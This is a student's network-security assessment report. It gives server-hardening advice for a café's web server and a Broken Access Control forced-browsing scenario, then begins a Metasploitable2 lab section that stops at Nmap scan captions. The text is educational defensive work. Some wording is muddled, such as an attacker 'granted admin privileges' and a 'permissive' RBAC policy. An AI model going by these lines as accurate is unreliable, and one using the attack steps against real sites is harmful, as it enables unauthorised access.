CCT College Dublin

Assessment Cover Page

Module Title:	Network and System Security
Assessment Title:	Security Testing and Report (CA 2) Securing the Network
Lecturer Name:	Michael Weiss
Student Name:	Muhammad Asad
Student Number:	2021386
Assessment Due Date:	Sunday 18th May 2025
Date of Submission:	*Sunday 18th May 2025*

Declaration

By submitting this assessment, I confirm that I have read the CCT policy on Academic Misconduct and understand the implications of submitting work that is not my own or does not appropriately reference material taken from a third party or other source. I declare it to be my own work and that all material from third parties has been appropriately referenced. I further confirm that this work has not previously been submitted for assessment by myself or someone else in CCT College Dublin or any other higher education institution.

Table of Contents

Q1A. Recommendations for Hardening Jones Café & Bakery's Web Server 4

1. Disable Unnecessary Services and Ports 4
2. Apply Latest Security Patches and Updates 4
3. Configure a Secure Firewall 4
4. Implement SSL/TLS Encryption 4
5. Harden Web Server Configuration 4

Q1B. OWASP Top 10 Report - Broken Access Control 5

Risk Overview 5

How This Applies to Jones Café & Bakery 5

An Example of Attack Scenario 5

Attack: Forced Browsing to Access Restricted Pages 5

Diagram of Attack Flow 6

Simulation-Based Summary Attack Demostration 6

Remediation Solution 6

Q2. Attack a vulnerable machine. 7

Using NMAP to firstly scan the Metasploitable2 VM machine 7

Attack 1: Using Metasploit to Exploit the VSFTPD v2.3.4 Backdoor 13

Attack 2: Using Medusa for Bruteforce SSH Login 16

Attack 3: Apache Tomcat Manager Exploit on Metasploit 18

Attack 4: Command Execution Vulnerability via DVWA 21

5. Attack 5 - SQL Injection on DVWA (Metasploitable2) 25

Q3a: Illustrate an Attack on a Vulnerable Computer (Using Hydra for Password Cracking) 29

Q3b: Brute Force Attack with Medusa Cracking Tool and Kali Linux 35

Q4a: Using Nessus to Discover and Identify Vulnerabilities 38

Q4b: Exploiting the Discovered Vulnerability 39

Q4c: Remediation and Prevention of the Vulnerability 43

Q5. Importance of the MITRE ATT&CK Framework in Enterprise Security 44

Why the MITRE ATT&CK Framework Is Important 44

1. Organized Intelligence of the Behaviour of Adversaries 44
2. Threat Detection and Response 44
3. Red & Blue Teaming 44
4. Threat Hunting 44
5. Security Gap Analysis 44

Real-World Examples 45

Example 1: SolarWinds (SUNBURST) Attack 45

Example 2: WannaCry Ransomware 45
Example 3: APT29 (Cozy Bear) Targeting COVID-19 Research 45
Q6. Man-in-the-Middle (MiTM) Attack..... 46
Results and Findings..... 53
How the Metasploitable2 VM Was Compromised..... 53
Mitigation Techniques 53
Q7. Challenge Task – Using the Social Engineering Toolkit SET to Exploit..... 54
Remediation Strategies:..... 59

Q1A. Recommendations for Hardening Jones Café & Bakery's Web Server

Company guidelines stipulate that before bringing a server online or making it publicly accessible via the internet, certain critical hardening steps must be taken to mitigate exposure to known vulnerabilities. In an attempt to secure the web server and to minimize the risk of exploitation, the following five steps need to be taken:

1. Disable Unnecessary Services and Ports

Reduce the possible means of attack by disabling all non-essential services, daemons, ports, and all other services that might be accessible externally. Only the minimum required services (HTTP and SSH access using keys) should be operational. Conduct a port scan with Nmap to verify which ports are currently opened.

2. Apply Latest Security Patches and Updates

Ensure that the operating system is checked for the most recently installed update along with the web sever software being used, whether it be apache, nginx, or any other associated software frameworks. Enable automatic updates for software patches on the systems, or set up a periodic schedule for them.

3. Configure a Secure Firewall

Implement host firewalls such as UFW or iptables to control all socket and port access for the web server. Allow TCP connections on port 443 for HTTPS while denying all other connections by default.

4. Implement SSL/TLS Encryption

It is necessary to install and set up an SSL certificate from a credible Certificate Authority like LetsEncrypt. Also, ensure that all HTTP traffic gets redirected to HTTPS. This encrypts the information while being transmitted, subsequently mitigating the risk of MITM (Man-in-the-Middle) attacks.

5. Harden Web Server Configuration

Tighten web server configurations to avoid information leaks. Some of these include:

- Turning off directory listing
- Customizing default error messages
- Restricting the accepted HTTP methods to GET and POST only
- Setting appropriate file access permissions

- Activating X-Content-Type-Options and other relevant security headers like Content-Security-Policy.

Q1B. OWASP Top 10 Report - Broken Access Control

Risk Overview

Some of the authenticated users are allowed access to certain actions and no restrictions are put in place for what actions those users would take. In this case, the controls or checks that should be in place for restricting the actions of an authenticated user are simply not enforced. This overlooks the potential for unauthorized access and sensitive confidential information or activities risked due to breaching confidentiality, integrity and availability of the resources. Once attackers have access to a system, they have the ability to manipulate and modify privileges and changes.

How This Applies to Jones Café & Bakery

Jones Café & Bakery is planning to launch their first public web server. If access control is mismanaged, these discussed risks pose the most concern:

- Unauthorized users having administrative powers like menu or price editing.
- Malicious users having the ability to view or manipulate customer orders exposing Personally Identifiable Information (PII).
- For Regular Users HTTP or URL Request R can be forged for access elevation.

An Example of Attack Scenario


Attack: Forced Browsing to Access Restricted Pages

Scenario Description:

Suppose that a hacker login as a regular customer and knows the URL for the admin dashboard is usually at /admin/dashboard. There is nothing stopping him from typing that URL into the browser, and since he is granted admin privileges, he can access it.

- No backend validation is preformed for checking if the attacker is an admin level user.
- Admin controls are accessed by impersonators and enabled for abuse.

Diagram of Attack Flow



Simulation-Based Summary Attack Demostration

Step-by-Step:

1. The first step involves attacker getting access to the Jones Café web application as a low-privilege user.
2. Attacker changes URL manually to /admin/manage-orders.
3. There are no authorization checks in place and exposes admin functionalities.
4. The attacker is able to change or remove orders.

Remediation Solution


In order to protect Jones Café & Bakery from Broken Access Control, the following can be implemented:

- **Employ Role-Based Access Control (RBAC):** Assign staff users under Customer, Staff, and Admin tracks with a permissive policy governed by an application server.
- **Deny by Default:** Access to system resources must be restricted to predefined roles.
- **Authorisation on Server:** Checks should be performed on the server side, not only on client side or app client. Every request requires verification on the backend.
- **Logg Access Violations:** Capture and alert attempts of unauthorized access.


- Autonomous Validation: Employ authorization checking as part of CI/CD pipeline governance.

Q2. Attack a vulnerable machine.


Using NMAP to firstly scan the Metasploitable2 VM machine




This screen shot is showing the active IPs on the network.




This screen shot is showing specifically the target IP is active.



